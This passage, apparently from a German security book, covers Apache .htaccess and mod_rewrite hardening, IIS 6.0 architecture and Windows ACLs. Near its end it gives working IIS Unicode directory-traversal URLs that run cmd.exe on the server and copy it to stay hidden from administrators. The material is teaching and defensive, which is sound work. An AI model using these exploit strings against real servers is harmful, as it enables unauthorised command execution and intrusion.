Sie müssen nun noch die Datei „.htanwender“ erstellen, in der Sie die Anwender mit dem dazugehörigen Passwort eintragen. Der Apache-Web-Server erlaubt entweder unverschlüsselte Passwörter (unter Windows) oder verschlüsselte nach den Methoden Crypt oder MD5 (alle Plattformen einschließlich Windows).

Sie können mit der Datei *„htpasswd“* (unter Windows heißt die Datei *„htpasswd.exe“*) diese Passwörter erstellen. Rufen Sie die Datei mit dem Zusatz *„-h“* auf, um eine kurze Hilfe zu bekommen.
Ansonsten werden die Passwörter mit der Befehlszeile

*htpasswd -c .htanwender Hockmann*

erstellt.

Wenn Sie die *„.htaccess"*-Datei mit den folgenden Attributen erweitern, können Sie die Zugriffe auch auf Dateiebene regeln:

*<Files *.htm>*

*Require user Hockmann Gast2 Gast3*

*Require group Anwendergruppe*

*</Files>*

Anstatt des Befehls „Files" können Sie mit *„LimitExcept"* die HTTP-Methoden wie GET, POST, PUT, DELETE etc. ebenfalls reglementieren. Fügen Sie dazu einfach *<LimitExcept GET>* ein. Dadurch beschränken Sie den Zugriff auf die Option „GET".

Auf der anderen Seite müssen Sie als Administrator sicherstellen, dass keiner Ihrer Anwender die Voreinstellungen der .htaccess-Datei überschreibt oder ändert. Fügen Sie aus diesem Grund die folgenden Kommandos in Ihre Konfigurationsdatei ein:

*<Directory /PFADANGABE>*

*AllowOverride None*

*</Directory>*

Die Angabe von *"None"* in der *"AllowOverride"*-Anweisung lässt keine Änderungen durch ein Überschreiben in dem angegebenen Verzeichnis mehr zu.

Auf der sicheren Seite sind Sie, wenn Sie eine verschlüsselte Übertragung in Form von SSL nutzen, um Passwörter und Usernamen zu übertragen.

### Per IP Adressfreigabe

Die .htaccess-Datei kann dazu genutzt werden, den Zugriff auf Ihre Webseiten zu reglementieren. So lassen sich ganze IP-Adressbereiche oder aber auch nur einzelne IP-Adressen ausschließen.

Wenn Sie in Ihren Logdateien feststellen, dass aus einem bestimmten Adressbereich immer wieder Angriffe auf Ihre Server stattfinden, können Sie mit dieser einfachen aber effektiven Lösung schnell für Abhilfe sorgen.

*<Directory /PFADANGABE>*

*order deny,allow*

*allow from 27.101.84.200*

*deny from 192.168*

*</Directory>*

Mit der Angabe *„order deny,allow“* legen Sie die Reihenfolge fest, welche Interpretationen in Ihrer .htaccess-Datei bearbeitet werden. Mit „allow from“ definieren Sie den IP-Adressbereich, den Sie erlauben und mit *„deny from“* einen Adressbereich (hier ein privater Adressraum, z.B. Ihr Intranet), den Sie sperren möchten. Mit *„deny from all“* können Sie auch eine generelle Sperre vergeben, oder aber mit *„allow from all“* eine generelle Freigabe.

Domänen aussperren:

Mit *„deny from DOMAIN.de“* sperren Sie die ganze DOMAIN.de-Domäne. Stellen Sie in einem solchen Fall sicher, dass die Domäne DOMAIN.de tatsächlich auf ihrem System aufgelöst wird.

Dies ist natürlich nur in einem gewissen Bereich möglich. Sobald die Attacken auf Ihre Server zunehmen und das nicht nur von einer IP-Adresse, sollten Sie weitere Schritte unternehmen. Um einen Angreifer schnell loszuwerden, ist dies eine sehr gute Möglichkeit.

Sie sollten bei jedem Angriff analysieren, was der Angreifer bezwecken wollte. Hätte er mit seinen Angriffen unter Umständen Erfolg gehabt, stellen Sie fest, auf welche Ressourcen der Zugriff erfolgte und wie das Angriffsmuster aussah.

### Die Index-Option, Skripte ausführen und Fehlerdokumente

Die Nutzung der *„.htaccess“*-Datei lässt eine sehr detaillierte Verfeinerung der Einstellungen und Zugriffe zu.

Sie können für jedes Verzeichnis die Freigabe von Skripten (z.B. CGI) regulieren, wenn Sie das Ausführen eigentlich nur für ein Verzeichnis festgelegt haben, es hier in diesem einen Verzeichnis jedoch noch einmal benötigen.

Zusätzlich lassen sich Fehlermeldungen für einzelne Fehlercodes anpassen, wenn es die Nutzung dieses einen Verzeichnisses verlangt. Als Beispiel sei die Nutzung eines Verzeichnisses zur Ansicht von Bildern genannt. Hier können Sie z.B. auch mit der Möglichkeit einer Auflistung der Dateien im Verzeichnis arbeiten, dem *„DirectoryIndex“*. Diese Funktion sollte auf Ihrem Server ausgeschaltet werden, um die Suche nach Dateien zu unterbinden. Bei der Auflistung eines Bildarchivs bietet sich eine solche Funktion jedoch an.

Nutzen können Sie diese Funktionen in einer .htaccess-Datei in einem Unterverzeichnis „Bildarchiv“, wenn Sie die folgenden Funktionen den bereits bekannten hinzufügen:

```
Options -ExecCGI +Indexes
ErrorDocument 403 "Nutzung nicht erlaubt".
ErrorDocument 404 /extra/extra_404.html
ErrorDocument 500 http://www.my.domain.de
```

In dem obigen Beispiel wird unter „Options“ das Ausführen von Skripten verboten („-„) und das Durchsuchen des Verzeichnisses erlaubt („+“).

Danach werden die Fehlermeldungen angepasst. Hat jemand keinen Zugriff (403), wird bei einem 404-Fehler auf eine separate Datei verwiesen und bei einem 500-Fehler eine andere Domain aufgerufen.

PHP-Skripte bieten einem Angreifer die Möglichkeit, Rückschlüsse auf die Verzeichnisstruktur zu ziehen, wenn in dem Skript Fehler enthalten sind und der Quelltext dann angezeigt wird.

PHP-Code sollte daher möglichst aus vom HTML-Code getrennten Dateien nachgeladen werden. Man kann diesen Dateien noch eine eigene Endung mitgeben, wie z.B. *„php.end“*. Nun erstellt man im Rootverzeichnis des Web-Server eine *„.htaccess“* Datei und schreibt die folgenden Zeilen hinein:

```
<FilesMatch "\.(php.end|htaccess)$">
order allow,deny
deny from all
</FilesMatch>
```

Als Nebeneffekt wird die *".htaccess"*-Datei zusätzlich vor Zugriffen gesperrt.

### Verbergen von Strukturen mittels mod_rewrite

Wenn Sie einen Webshop betreiben oder eine Ordnerstruktur auf Ihrem Web-Server haben, die Sie nicht so ohne weiteres preisgeben möchten, können Sie die Anzeige der URL im Browser des Surfers verändert anzeigen.

Mittels mod_rewrite können Sie URLs umschreiben. Dann greift der Surfer auf eine (nicht real existierende) URL zu, der Apache verarbeitet diese anhand bestimmter Regeln, greift mit Hilfe des modifizierten Pfades auf eine Datei zu und schickt sie dann an den Browser. Der Client merkt davon nichts.

Die folgende Struktur einer URL auf Ihrem Web-Server hat mehrere Nachteile:

*„/dokumente/dateien/waren/produkt/shopping.php“*

Ein Besucher kann sie schlecht behalten und viele Suchmaschinen können diese Struktur so nicht speichern. Es sollen ja möglichst viele Besucher Ihren Webshop nutzen.

Der wichtigste Punkt ist aber, dass ein Angreifer auf diese Art und Weise Informationen über Ihren Web-Server und die darauf hinterlegte Dokumenten- und Ordnerstruktur erlangen kann.

Mittels mod_rewrite können Sie diese URL einfach umschreiben auf z.B. *„shopping_liste.html“.*

Wenn ein Besucher die URL „shopping_liste.html“ aufruft, wird intern mittels mod_rewrite die URL wieder auf die eigentliche URL *„/dokumente/dateien/waren/produkt/shopping.php“* umgebogen, ohne dass der Besucher diesen Vorgang mitbekommt.

Zuerst müssen sie mod_rewrite laden:

*LoadModule rewrite_module modules/mod_rewrite.s o*
*AddModule mod_rewrite.c*

Um mit *mod_rewrite* arbeiten zu können, müssen die URLs die umgeschrieben werden sollen noch definiert werden. Dazu werden in der httpd.conf folgende Zeilen definiert:

```
<IfModule mod_rewrite.c>
RewriteEngine on
RewriteRule ^/ shopping_liste.html $ / dokumen-
te/dateien/waren/produkt/shopping.php
</IfModule>
```

Solche Direktiven lassen sich für das *„mod_rewrite“*-Modul im Kontext eines virtuellen Servers definieren.

Mit *„mod_rewrite“* läßt sich verhindern, dass andere Webseiten Bilder von Ihrem Server direkt einbinden. Zuerst definieren Sie die Adressen Ihres Web-Servers:

*RewriteCond %{HTTP_REFERER} !^http://server.de*

*RewriteCond %{HTTP_REFERER} !^http://www. server.de*

Danach können Sie ein eigenes Bild übertragen, das dann statt ihrer geblockten Bilder auf dem rufenden Server angezeigt wird.

*RewriteCond %{REQUEST_URI} !^.+nicht_erlaubt.+$*

Schließlich definieren Sie die Regel:

*RewriteRule ^.+\.(gif|GIF|jpg|JPG|jpeg|JPEG)$ http://www.server.de/nicht_erlaubt.gif [redirect,last]*

Sobald auf Bilder im gif-, jpg- oder jpeg-Format auf Ihrem Server zugegriffen wird, das Bild *"nicht_erlaubt.gif"* abbilden. Welches Bild Sie dann übertragen, bleibt allein Ihre Entscheidung.

Weitere interessante Features von *mod_rewrite* sind das Liefern verschiedener Homepages anhand der Browserkennung oder die Erkennung und spezielle Begrüßung, wenn ein Besucher von einer bestimmten Webseite aus Ihre Seiten aufruft.

#### Was kann aus diesen Kapiteln auf das eigene Netzwerk übertragen werden?

Als Fazit für die Absicherung des Apache-Web-Server kann gesagt werden, dass Sie die Leserechte des Web-Server-Rootverzeichnisses auf Leserechte setzen und den Apache-Server nicht als Root starten sollten. Ändern Sie entsprechend mit *chmod* und *chown* die Zugriffsberechtigungen Ihrer Verzeichnisse.

Überlegen Sie sich eine Verzeichnisstruktur und eine diesbezügliche Zugehörigkeit von Zugriffsrechten. Was wollen Sie mit Ihrem Web-Server erreichen und was darf ein Anwender in den einzelnen Verzeichnissen anstellen bzw. was muss ein Anwender an Zugriffsrechten besitzen, um Ihre Dienste in Anspruch zu nehmen? Stellen Sie eine Matrix auf, die Sie immer wieder bei einem Update zu Hilfe nehmen sollten. Diese Matrix sollte alle Situationen und Zustände Ihrer Anwendungen auf dem Web-Server widerspiegeln, wie Nutzung von Cookies, File Transfer, Datenbanken etc.

Sehen Sie sich nach einer Installation Ihres Web-Server die Datei- und Verzeichnisstruktur an. Kontrollieren Sie, ob Beispieldateien (html Seiten, Dokumentation etc.) mit installiert wurden. Verschieben Sie diese in ein Verzeichnis außerhalb Ihres Web-Serververzeichnisses oder, wenn Sie diese nicht benötigen, löschen Sie sie auf Ihrem System.

# 11 Internet Information Services (IIS) 6.0

"Wenn wir vor der Wahl stehen, ob wir eine neue Funktion hinzufügen oder ein Sicherheitsproblem lösen können, müssen wir uns für die Sicherheit entscheiden." (Bill Gates).

Der Internet Information Service 6.0 von *Microsoft* wird für die Versionen XP Professional und Windows 2003-Server ausgeliefert. Wie beim Windows 2003-Server wird der IIS in einem verriegelten Status, also einer schon bei der Installation vorgegebenen gehärteten Version, installiert. So sind z.B. nach der Installation keine dynamischen Webseiten (ASP etc.) darstellbar. Änderungen können über die mitgelieferte, Web Service Extensions genannte, neue Administrationsfunktion im Snap-in IIS-Manager der *Microsoft-Management-Konsole* (MMC) vorgenommen werden.

## 11.1 Architektur des IIS 6.0

Die Architektur des IIS 6.0 hat sich im Vergleich zu seinen Vorgängern grundlegend geändert und verbessert. Der IIS 6.0 weist jetzt eine Verfeinerung in den Bereichen Skalierbarkeit und Zuverlässigkeit auf.

In den Vorgängerversionen (IIS 4.X/5.X) gab es immer wieder Probleme dahingehend, dass Webseiten und dazugehörende Applikationen in einem Prozess liefen. Stürzte eine Applikation ab, wurden alle anderen Applikationen mitgezogen, da sie alle in einem Prozess angeordnet waren. Der IIS 6.0 unterstützt den *„Worker Process Isolation Mode"*-(WPIM-)Betrieb.

Der IIS 6.0 isoliert zusammengehörende Webseiten und Applikationen in so genannten *application pools*. *Microsoft* spricht in diesem Zusammenhang auch von einem unabhängigen *„worker process"*, der die einzelnen application pools bedient. Jeder *„Worker Process"* arbeitet in einem eigenen Speicherbereich und zieht bei einem Absturz keine weiteren *„Worker Processes"* oder Operatoren mit. Es ist möglich, Sicherheitsparameter für jede Webseite einzustellen.

Application Pools können mit unterschiedlichen Kriterien und Bestimmungen eingerichtet werden. *Microsoft* unterscheidet zwischen vier verschiedenen Modi:

- Recycling: Innerhalb einer Applikation kann der Pool mehrfach wieder verwendet werden. Bestimmbare Parameter: Zeitspanne, Anzahl der Prozesse und die Cache-Größe
- Performance: Arbeitsprozesse können geschlossen werden, wenn diese keine Daten zur Verarbeitung mehr empfangen. Die CPU wird dadurch merklich entlastet.
- Health: Hier werden die Arbeitsprozesse überwacht. In Intervallen werden die Prozesse angesprochen. Ist ein Prozess nicht mehr in der Lage, eine Rückantwort zu geben, wird er beendet. Dafür kann eine Zeitspanne angegeben werden, die der Prozess abwarten muss, bevor er beendet oder neu gestartet wird.
- Identity: Unter diesem Modus wird den Prozessen eine spezifische Identität zugeordnet. Somit ist es möglich, jedem Prozess ein Sicherheitskonto zuzuordnen.

Viele der HTTP-Funktionen wurden von den Microsoft-Entwicklern in den Kernel-Modus-Treiber verschoben, um die Anwendungen sicherer zu machen. Der Treiber http.sys cached jetzt die Webseiten selbst und verbessert damit die Leistung, ohne von außen angreifbar zu sein.

Andere Erweiterungen, sind z.B. der *"Background Intelligent Transfer Service"* (BITS), eine Servererweiterung, die es ermöglicht, Updates nach deren „Notwendigkeit" zu installieren. Jeder Administrator sollte bei einem solchen Dienst erst einmal sehr skeptisch werden. Werden doch automatisch durch einen Dienst Updates, die von *Microsoft* als notwendig gekennzeichnet wurden, eingespielt. Administratoren kennen spätestens seit den Windows NT 6.0 Service Packs die Probleme mit Updates.

Updates gehören zuallererst auf ein Testsystem und werden nach einer gründlichen Prüfung auf dem Produktivsystem eingespielt. Dies ist natürlich auch für alle anderen Systeme und Applikationen gültig.

Als zusätzliches Highlight wurde eine differenziertere Auswahl der automatisch startenden Systemdienste angegeben. Diese Aussage bezieht sich in erster Linie auf das dazugehörige Betriebssystem Windows 2003-Server. Dahinter verbirgt sich die Aussage, dass bei einer Installation des Windows 2003-Servers nicht mehr alle

Dienste ohne Wissen des Administrators mit installiert werden. Es werden somit nicht mehr automatisch Serverdienste, wie SMTP, DNS oder FTP gestartet.

Es sollte dennoch die Aufgabe jedes Administrators sein, nach einer Installation einen Blick in die Verwaltung der Dienste seines Servers zu werfen, um sich einen Überblick über die installierten und gestarteten Dienste zu verschaffen; denn nicht alle Dienste, die *Microsoft* bei seiner Installation vorgibt, sind auch für den täglichen Gebrauch notwendig, wie z.B. der Nachrichtendienst.

## 11.2 Integration in Windows

Wenn man den IIS betrachtet und näher untersucht, kommt man nicht um eine genauere Überlegung der Implementierung und Integration in das *Microsoft* Betriebssystem 2003 herum. Obwohl Windows 2003-Server schon ins vierte Jahr geht, ist es die Plattform, die in den nächsten Jahren im Vergleich zu weiteren *Microsoft* Plattformen noch verstärkt in den Unternehmen genutzt wird. Viele Firmen stellen jetzt erst auf den 2003-Server um. Windows Vista, der Nachfolger der 2003-Systeme, ist noch nicht ausgereift und muss erst einmal die ersten Kinderkrankheiten überstehen, bevor es implementiert werden kann. Die Windows 2003-Systeme sind mittlerweile ausgereift und Windows-2000-Server werden nur noch mit Updates bei Sicherheitsproblemen von *Microsoft* unterstützt und auf einen aktuellen Stand gebracht.

Was hat sich im Vergleich zu einem Windows 2000-Server unter Windows 2003 geändert? Die erste wichtige Neuerung ist, dass der *Microsoft* Web-Server IIS 6.0 standardmäßig nicht mehr auf Server der Windows 2003-Betriebssystemfamilie (Enterprise Edition, Small Business, Standard Edition, Datacenter Edition und eingeschränkt zu Testzwecken Windows XP Prof.) installiert wird. Bei der ersten Installation wird der IIS in einem abgesicherten Modus gestartet. *Microsoft* spricht in diesem Zusammenhang auch von einem „hochsicheren, "gesperrten" Modus“[/18/]. So sind ASP- und ASP.NET-Aufrufe oder WebDAV und Frontpage-Erweiterungen erst nach einer expliziten Freigabe möglich. Gegenwärtig hat *Microsoft* erheblich nachgebessert und sich am modularen Aufbau von Linux-/Unix-Software orientiert. Der Administrator muss zwar jetzt wissen, wo welche Features freigegeben werden, dafür ist es aber übersichtlicher für ihn geworden, die laufenden Funktionen zu überwachen.

Für die Verwaltung dieser und weiterer Dienste und Funktionen wird der Internetinformationsdienst-Manager (IIS Manager) herangezogen. Dieses Tool stellt eine

grafische Oberfläche zur Verfügung, mit der es dem Administrator vereinfacht wird, den IIS zu warten und zu kontrollieren. Verzeichnis- und Dateiverwaltung und Features, wie Anwendungspools, Ressourceneinstellungen und Skalierbarkeit lassen sich so regeln.

Wie Sie im Einzelnen mit diesen Tools umgehen, ist in diversen Büchern und auf den Webseiten von *Microsoft* [/18/] ausführlich beschrieben und soll nicht näher erläutert werden.

## 11.3 Zugriffsberechtigung und Dienste

Das Thema Zugriffsberechtigung ist bei allen Betriebssystemen, egal ob sie auf Windows oder Linux basieren, eines der wichtigsten Themen.

Eine erste Hilfestellung und einen Überblick können Tools geben, die Informationen bei Programmausführung dokumentieren, wie „Regmon“ und „Filemon“ der Firma *Sysinternals* [/9/]. Sofern Sie keinen Zugriff auf den Code haben oder die Anwendung ziemlich umfangreich ist, helfen diese Werkzeuge dabei, um Zugriffe auf das Betriebssystem aufzuzeigen und die Schwachstellen zu finden. Somit lässt sich sehr komfortabel und detailliert eine genaue Beschreibung der Zugriffe auf Registryeinträge oder Dateien beschreiben.

Diese Werkzeuge benötigen aber auch Administratorrechte, um alle Zugriffe auf Kernelebene zu filtern und zu dokumentieren. Es sollten diese Werkzeuge deshalb nur im „Run as“-Modus auf einem zum Produktivsystem baugleichen System laufen.

Die Suche ist mit diesen Tools sehr aufwendig, da systemweit in allen Anwendungen gesucht wird. Auch das Setzen eines Filters erleichtert diese Aufgabe nicht essentiell.

*Microsoft* hat jedoch für die eigenen Betriebssysteme ein interessantes Tool herausgegeben, mit dem es möglich ist, sich diese Informationen zu beschaffen. Auf der Homepage der Redmonder [/10/] findet man das „Application Compatibility Toolkit“ mit dem „Application Verifier“, mit dem es möglich wird, Programme auf die benötigten Benutzerrechte hin zu überprüfen.

Dieses Tool prüft die Applikationen systematisch nach bestimmten Fehlerszenarien ab und schreibt die Ergebnisse in eine Logdatei. Alle Fehlerszenarien sind Erfahrungswerte von *Microsoft*. Es handelt sich also um die am häufigsten aufgetretenen Fehler aller Windowsversionen.

Es ergibt sich aber ein Problem für die zu testende Applikation. Da es sich meist um eine Eigenentwicklung handelt, sind dem Tool nicht alle Abläufe innerhalb der Applikation bekannt. Sie müssen also wissen, was in Ihrer Applikation passiert, auf welche Sourcen das Programm zugreift etc. Dazu benötigen Sie eventuell ein Use-Case-Diagramm. Nur dann können Sie das Tool auch gewinnbringend einsetzen.

Eine weitere wesentliche Veränderung im Vergleich zum Windows 2000-Server ist die eingeschränkte Anzahl an Diensten, die unter dem lokalen Systemaccount (NT Authority\System) gestartet werden. Unter Windows 2000 liefen nahezu alle Dienste in diesem Kontext und besaßen dadurch unbegrenzte Privilegien auf dem lokalen System.




Abbildung 12: Setup IIS Server für ein Windows 2000-System

Unter Windows 2003 verwenden die allgemeinen Dienste (Common Services) den lokalen Service- (NT Authority\Local Service) oder Netzwerkservice-Account (NT Authority\Network Service). Diese Accounts haben wesentlich restriktivere Privilegien und beinhalten somit weniger Angriffsfläche.

Als weiterer lokaler Systemaccount laufen z.B. noch der DHCP-Dienst oder der Automatische Update Service.

Es soll in diesem Zusammenhang darauf hingewiesen werden, dass Administratoren ihre Systeme auf diese Schwächen hin erneut unter die Lupe nehmen sollten, besonders, wenn auch noch Windows 2000-Systeme im Einsatz sind, auch wenn es sich hierbei „nur“ um Testsysteme handelt. Das Stichwort „Hintertür“ sei noch einmal erwähnt. Insbesondere soll an die Administratoren appelliert werden, die eine Defaultinstallation des IIS auf einem Windows 2000-System vorgenommen haben. Dabei wird der FTP-Dienst gleich mitinstalliert. Bitte überprüfen Sie, ob dieser Dienst installiert und gestartet wurde (Abbildung 12).

## 11.4 Zugriffskontrolllisten – ACL

Seit der Einführung der Private Object Security-API mit Microsoft Windows NT-Server 4.0 unterstützen Windows-Betriebssysteme die Verwendung von Zugriffssteuerungslisten, den so genannten Access Control Lists – ACL.

Zugriffskontrolllisten definieren unter Windows die Nutzer und Rechte auf einem System oder einer Domäne.

Möchte Sie z.B. festlegen, dass sich kein Administrator über das Netzwerk Remote, sondern nur lokal auf einem bestimmten Rechner einloggen darf, nutzen Sie als Administrator lokal das Tool „gpedit.msc“.

☐ Bitte beachten Sie:
Unter Windows XP-Home und Vista-Home ist
dieses Werkzeug nicht vorhanden!

Wechseln Sie in die Verzeichnisebene *„Windows-Einstellungen - Sicherheitseinstellungen - Lokale Richtlinien - Zuweisen von Benutzerrechten - Auf diesem Computer vom Netzwerk aus zugreifen“* und entfernen Sie dort die zwei Häkchen neben Administratoren und Hauptbenutzer.

Sie können sich jetzt nur noch lokal am Rechner als Administrator oder Hauptbenutzer einloggen.

In diesem Zusammenhang überlegen Sie sich auch, ob die Zugriffsrechte auf dem Rootlaufwerk C:\ Ihres Windowssystems angepasst werden sollen.

Die Freigabe für „Jeder“ z.B. sollte ganz entfernt werden, und als Netzwerk-Benutzer sollten die Zugriffe auf Systemdateien nur im Lesemodus erlaubt sein. Allen Unterverzeichnissen werden diese Zugriffsrechte weitervererbt.

Wenn Sie über ein Netzwerk Ordner freigeben möchten oder müssen, vergeben Sie für diesen jeweiligen Ordner die Zugriffsrechte „Schreiben und Ändern“.

# 12 Angriffe auf IIS Web-Server

Der Internet Information Services von *Microsoft* ist bei Unternehmen sehr beliebt. Es gibt weltweit ca. 6 Millionen Server dieser Art in allen möglichen Versionen (4.x, 5.x und 6.x). Aufgrund dieser weiten Verbreitung ist er wiederum bei vielen Angreifern ebenso beliebt und gehört seit den ersten Versionen zu den Angriffszielen.

## 12.1 Bekannte Sicherheitsrisiken

Eine der bekanntesten Lücken des IIS war der Unicode-Bug. Der Unicode-Bug ist ein bekannter Fehler, der alle Versionen vor IIS 6 betrifft. Unicode ist ein alphanumerischer Zeichensatz zur Darstellung der meisten heute gebräuchlichen Schriftzeichen (Buchstaben, Satzzeichen, Ziffern, sprachspezifischen Zeichen und anderen Sonderzeichen). Unicode ist der Versuch, alle weltweit bekannten Textzeichen (wie zum Beispiel chinesische Symbole und deutsche Buchstaben ä, ü und ö) in einem Zeichensatz zusammenzufassen.

Der IIS 5 kann zwar Unicode-Zeichen darstellen, überprüft den übermittelten Code jedoch nicht vor seiner Ausführung auf dem Gerät. Ein Angreifer könnte diese Schwachstelle von IIS folglich ausnutzen und einen URL mit der folgenden Zeichenkette an den Server senden:

*"http://192.168.74.203/cgi-bin/..%c0%af..%c0%*
*af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%*
*20dir+c:\"*,

worauf er die in Abbildung 13 dargestellte Antwort bekommt.

Wie ist die Meldung im Browser zustande gekommen? Viel wichtiger aber wäre die Klärung der Frage, warum sehen wir ein Verzeichnislisting vom Root-Verzeichnis *C:* des IIS Servers?

Wenn man sich die URL ansieht, erkennt man, dass dort unter anderem *„http://192.168.74.203/cgi-bin/"* steht. Das ist zum einen das http Protokoll und die Serveradresse mit einem Unterverzeichnis *("192.168.74.203/cgi-bin/")*, sieht auf den ersten Blick zwar normal aus, ist es in diesem Kontext jedoch nicht.




Abbildung 13: Der Unicode-Bug beim IIS

Der nächste Teil besteht aus:

*"/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af"*,

den der IIS in den folgenden Code übersetzt: *"//../../../../../../../..//"* und anschließend ausführt. Dieser Code ist mit dem Befehl *„cd"* in einer DOS-Shell, dem Kommando zur Verzeichnisänderung, mit dem man zum Hauptverzeichnis navigiert, vergleichbar.

Als Nächstes kommt die folgende Zeichenkette zur Anwendung:

*"/winnt/system32/cmd.exe?/c%20dir+c:\"*.

Diese Kommandozeile wechselt in das Verzeichnis *"/winnt/system32"* und startet die DOS-Shell *"cmd.exe"* mit den beiden Parametern *"dir c:\"*. Das Ergebnis ist das Listing des Laufwerks *"c:\"*.

Die Parameter, die der Kommandoshell mitgegeben werden können, lassen sich so miteinander kombinieren, dass man Dateien erstellen, löschen und ändern kann.

Mit den folgenden Parametern können wir eine neue Datei auf dem Server erzeugen. Zunächst kopieren wir die Kommandoshell *"cmd.exe"* in ein anderes Ver-

zeichnis. Damit haben wir eine Sicherheitskopie für den Fall, dass der Systemadministrator unseren erfolgreichen Angriff in seinen Logdateien erkennt.

*"http://192.168.74.203/scripts/..%c1%9c../winnt/system32/cmd.exe?%20/c+copy+..\..\winnt\system32\cmd.exe+cmd1.exe".*

Nach der Ausführung dieser Zeichenkette in einem Browser bekommt man eine Bestätigung (siehe nachfolgende Abbildungen). Es wird auch eine Kopie der Kommandoshell *"cmd.exe"* im Verzeichnis *"/winnt/system32/"* innerhalb des *"scripts"*-Verzeichnisses erstellt.




Abbildung 14: Unicode-Bug und seine Anwendungen

